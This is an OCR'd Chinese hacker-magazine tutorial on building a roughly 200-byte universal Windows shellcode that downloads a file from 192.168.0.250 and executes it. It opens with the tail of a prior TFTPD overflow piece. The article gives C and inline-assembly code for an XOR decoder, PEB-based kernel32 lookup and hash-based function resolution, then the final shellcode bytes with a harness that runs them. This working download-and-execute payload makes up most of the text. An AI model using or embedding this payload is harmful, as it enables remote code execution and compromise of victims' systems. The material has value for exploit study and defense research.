



图6

TFTPD是我做的第一个溢出，不过感觉这个溢出还是蛮有意思的，大家可以自己试试看。由于我的水平有限，文中有些内容可能讲得不太专业或有错误，还请高手们予以多多指点了！

适合读者：溢出爱好者
前置知识：VC、汇编语言

打造200字节的最短通用ShellCode



文/图 王炜/ww0830

ShellCode，在保持对各个版本通用性的基础上，当然是越短越好，这不仅仅是黑客艺术对简单美的追求，更重要的是有时候能利用的空间只有这么少。这不，这次我就遇到了长度限制只有210字节的情况。网上看了一下，属于比较短的ShellCode有"382 bytes bind port shellcode for win2k all ver"和"359 bytes connect back shellcode for win2k all ver"等，不过这些比较短的也都超过了350字节。看来直接对其修改无论如何都不能达标了，只好自己想办法来打造最短的ShellCode了。

功能分析

要使得ShellCode的长度小，调用的函数必须少，但也要保持功能的实用性，所以我们只考虑下载文件并执行文件的功能。要实现该功能，只需要调用URLDownLoadToFile和WinExec两个函数即可，示例程序如下。

```
#include <stdio.h>
#include <windows.h>
#include <urlmon.h>
#pragma comment(lib, "urlmon")
int main()
{LoadLibrary("urlmon");
URLDownloadToFile(NULL, "http://192.168.0.250/a.a", "c:\\a.a", NULL, NULL);
WinExec("c:\\a.a", 0);
return 0;
}
```

这个程序能够完成从192.168.0.250机器上下载"a.a"，另存为"C:\a.a"并执行的功能，效果如图1所示。

这段代码非常简单，可以保证简短的长度，而




图1 执行效果

且额外的功能可以在下载的文件里进行完美地扩充，所以我们选择这样功能的ShellCode并尽量压缩其代码长度。

长度分析

实用的ShellCode的基本要求有：不能有特殊的字符（比如0x00或会被应用替换的特殊字符）和能实现版本的通用性（即不同的Windows系统和SP条件都能执行），在满足了这两个要求后，再加上需完成的目标功能。

我们可以大概估计一下满足这些基本要求后，代码所需的最小长度。当我们实际编写出来的代码长度达到或接近这个值后，就可以认为是基本最优的，从而可以停止改进了。

对于要求1不能有特殊的字符，就需要对原文ShellCode进行编码，并在最开头加上一段解码代码，对于采取异或编码方式的情况，解码代码的长度至少需要21字节（后面可具体看到）。

对于要求2实现各版本的通用性，就需要动态获得目标机上的函数地址，再调用该地址，就可以保证在不同的系统都能正确地执行ShellCode了。动态获得目标机上的函数地址分为两步：获得Kernel.dll的地址和目标函数的地址。第一部分若采用PEB信息获得Kernel.dll地址，其代码长度为22字节，第二部分若采用Hash比较获得函数地址，其代码长度为75，而供比较使用的Hash值，需要37字节，全部加起来共134字节。

满足了这两个要求后，用去了155个字节，此时还没有加上所需完成的功能。不过还好，这一部分只是构造所需的字符串，构造函数各参数，然后调用函数地址完成执行。我们希望尽量缩短该部分长度，使得总长度在200字节左右。

解码段实现

解码段是很标准的实现，在VC中内嵌汇编实现如下，代码我已经加了详细的注释，相信大家一看就会明白的。

```
__asm  {
jmp   DYNAMICGETADD
DECODEBEGIN:
pop     ebx  //动态获得编码后代码的地址给ebx
dec     ebx
xor     ecx,ecx
mov     cl,0F1h        //cl为需要解码的长度
DECODE:
xor     byte ptr [ebx+ecx],88h  //作异或0x88解码
loop    DECODE
jmp     ENCODEDSEG    //解码完毕，开始执行
DYNAMICGETADD:
call    DECODEBEGIN
//call回去，后面代码的地址动态入栈
ENCODEDSEG:    ...    }
```

在一般情况下，该解码算法需要23个字节，这里只需要21个字节的原因是由于ShellCode短小，长度在0xFF即255内，原本需要赋给ecx的值，这里只需要赋给cl，从而可以节省两字节。在此时，真是一字节值千金啊。

函数地址的动态获得

1）动态获得kernel32.dll地址

函数地址的动态获得首先需要获得kernel32.dll的地址，获得kernel32.dll地址的方法很多，但比较优雅地是利用PEB结构来获得kerner32.dll的地址。简单来说就是，fs寄存器指向TEB结构，在TEB+0x30地方指向PEB结构，在PEB+0x0C地方指向PEB_LDR_DATA结构。

在PEB_LDR_DATA+0x1C地方就是一些动态连接库的地址了，如第一个指向ntdll.dll，第二个就是kernel32.dll的地址。更直接一点，汇编代码的实现为：

```
mov eax, fs:0x30          ;PEB的地址 7FFD6000
mov eax, [eax + 0x0c]     ;Ldr的地址 00251EA0
mov esi, [eax + 0x1c]     ;Flink地址 00251F58
lodsd                     ;00252020
mov ebp, [eax + 0x08]     ;ebp就是kernel32.dll的地址 7C800000
```

下面测试一下。在VC中用__asm关键字嵌入汇编并调试，得到本机上的kernel32.dll的地址为0x77E40000，和系统上的值的确一样，如图2所示。

2）动态获得函数地址

获得了Kernel32.dll的地址后，可以通过查找它的引出函数表，找到我们需要的URLDownloadToFile和WinExec等函数的地址。这里使用比较函数名的HASH值的方法。HASH函数为的子程序如下。

```
FINDFUNADDRSUB:   //通过函数名HASH值获得函数地址的子程序
push    ecx
```

```
    push     esi
    mov      esi,dword ptr [ebp+3Ch]
    //esi = PE header offset
    mov      esi,dword ptr [esi+ebp+78h]
    //exports directory offset
    add      esi,ebp
    //exports directory table
    push     esi
    mov      esi,dword ptr [esi+20h]
    add      esi,ebp
    //esi = name pointers table
    xor      ecx,ecx
    dec      ecx
    NEXTFUNNAME:
    inc      ecx
    lods     dword ptr [esi]
    //循环比较各个函数名
    add      eax,ebp
    xor      ebx,ebx
    NEXTCH:
    movsx    edx,byte ptr [eax]
    cmp      dl,dh    //为函数名的结束字符0x00
    je       COMPAREHASHVALUE;
    //就跳出比较HASH值时相等
    ror      ebx,0Dh    //计算hash值
    add      ebx,edx
    //Hash 函数ror ebx, 0dh, add ebx,edx
    inc      eax
    jmp      NEXTCH;
    COMPAREHASHVALUE:
    cmp      ebx,dword ptr [edi]
    //比较HASH是否相等
    jne      NEXTFUNNAME;
    //不等计算比较下一个函数
    pop      esi   //HASH相等，找到需要的函数名
    mov      ebx,dword ptr [esi+1Ch]
    add      ebx,ebp
    //ebx = address pointers table
    mov      eax,dword ptr [ebx+ecx*4]
    //这里直接将ecx作为索引了
    add      eax,ebp    //eax指向函数的地址了
    stosd       //将找到的函数地址保持到edi指向的位置中
    pop      esi
    pop      ecx
    ret //返回
```

这里比一般的查找程序又省了一点。通常程序找到函数名后，会通过下标在索引表中找其索引值。但我们发现，在一般情况下，下标和索引值是相同的，所以可以直接使用下标作为索引值，避免了索引值的查找过程，从而又节省了一点代码长度。

3)HASH值的表示

HASH值或一些字符，可以通过_emit关键字来定义完成。_emit和MASM的DB指令类似，是告诉编译器直接在本区域内定义出一个字节型的字符放在该位置。虽然它每次只能定义出一个字节，但还是可以连续使用它来定义出一个字符串，比如_emit 0x4A __asm、_emit 0x43 __asm、_emit 0x4B等。使用_emit，我们可以定义相关的HASH值如下。




图2

```
    HASHCODE:
    call       BEGIN;
    _emit 0x8E;   //LoadLibraryA的HASH值
    _emit 0x4E;
    _emit 0x0E;
    _emit 0xEC;
    _emit 0x98;   //WinExec的HASH值
    _emit 0xFE;
    _emit 0x8A;
    _emit 0x0E;
    _emit 0x36;   //URLDownLoadToFileA的HASH值
    _emit 0x1A;
    _emit 0x2F;
    _emit 0x70;
    _emit 'h';        //下载地址字符串
    _emit 't';
    _emit 't';
    _emit 'p';
    _emit ':';
    _emit '/';
    _emit '/';
    _emit '1';
    _emit '9';
    _emit '2';
    _emit '.';
    _emit '1';
    _emit '6';
    _emit '8';
    _emit '.';
    _emit '0';
    _emit '.';
    _emit '2';
    _emit '5';
    _emit '0';
    _emit '/';
    _emit 'a';
    _emit '.';
    _emit 'a';
    _emit '\0';
```

使用_emit可以直接将字符写出来，我们不用考虑高字节在高地址的问题，使用起来比较方便。

功能实现

最后剩下的就是功能完成的主流程了，也就是完成查找函数地址和调用的功能。实现代码如下。

```
push    2
pop     ecx
FINDADDR:
call    FINDFUNADDRSUB
//查找LoadLibrary和WinExec函数地址
loop    FINDADDR
push    6E6Fh
push    6D6C7275h       //urlmon
push    esp
call    dword ptr [esi]
//执行LoadLibrary(urlmon)
mov     ebp,eax
call    FINDFUNADDRSUB
//查找URLDownLoadToFileA函数地址
push            612Eh
push            615C3A63h
//构造本地文件名c:\\a.a
push            esp
pop             ebx
xor     eax,eax
push    eax                 //NULL
push    eax                 //NULL
push    ebx                 //ebx:c:\a.a
push    edi                 //edi:http://192.
168.0.250/a.a
push    eax                 //NULL
call    dword ptr [esi+8h]
//执行URLDownLoadToFile(),完成下载
push    eax
push    ebx                 //c:\a.a
call    dword ptr [esi+4]
//执行WinExeC,完成文件的调用
```

测 试

有了上面的工作，接下来提取ShellCode剩下的就只是体力活了。我们对刚才的全汇编程序按F10进入调试，接着按下"Debug"工具栏的"Disassembly"按钮，然后点右键，在弹出菜单中选中"Code Bytes"，就出现了汇编对应的机器码。因为汇编完全可以完成我们的功能，所以只要把汇编对应的机器码原封不动地抄下来，就得到我们想要的ShellCode了。最终提取出来的ShellCode如下，其中我加入了测试框架实验。

```
unsigned char shellcode[] =
    "\xe9\x88\x00\x00\x00\x5f\x64\xa1\x30\x00\x00\x00\x8b\
x40\x0c\x8b\x70\x1c\xad\x8b\x68"
    "\x08\x8b\xf7\x6a\x02\x59\xe8\x31\x00\x00\x00\xe2\
xf9\x68\x6f\x6e\x00\x00\x68\x75\x72"
    "\x6c\x6d\x54\xff\x16\x8b\xe8\xe8\x1b\x00\x00\x00\x68\
x2e\x61\x00\x00\x68\x63\x3a\x5c"
    "\x61\x54\x5b\x33\xc0\x50\x50\x53\x57\x50\xff\x56\
x08\x50\x53\xff\x56\x04\x51\x56\x8b"
    "\x75\x3c\x8b\x74\x2e\x78\x03\xf5\x56\x8b\x76\x20\x03\
xf5\x33\xc9\x49\x41\xad\x03\xc5"
    "\x33\xdb\x0f\xbe\x10\x3a\xd6\x74\x08\xc1\xcb\x0d\x03\
xda\x40\xeb\xf1\x3b\x1f\x75\xe7"
    "\x5e\x8b\x5e\x1c\x03\xdd\x8b\x04\x8b\x03\xc5\xab\
x5e\x59\xc3\xe8\x73\xff\xff\xff\x8e"
    "\x4e\x0e\xec\x98\xfe\x8a\x0e\x36\x1a\x2f\x70\x68\x74\
x74\x70\x3a\x2f\x2f\x31\x39\x32"
    "\x2e\x31\x36\x38\x2e\x30\x2e\x32\x35\x30\x2f\x61\x2e\
x61\x00";
    int main()
    {
        ( (void(*)(void)) &shellcode )()
        return 0;
    }
```

其中，"((void(*)(void)) &shellcode)()"用于把ShellCode转换成一个参数为空，返回为空的函数指针，并调用它。执行那句代码就相当于执行ShellCode数组里的那些数据。如果ShellCode正确，就会完成我们想要的功能。实现效果如图3所示，成功下载了我们的测试程序并执行了！


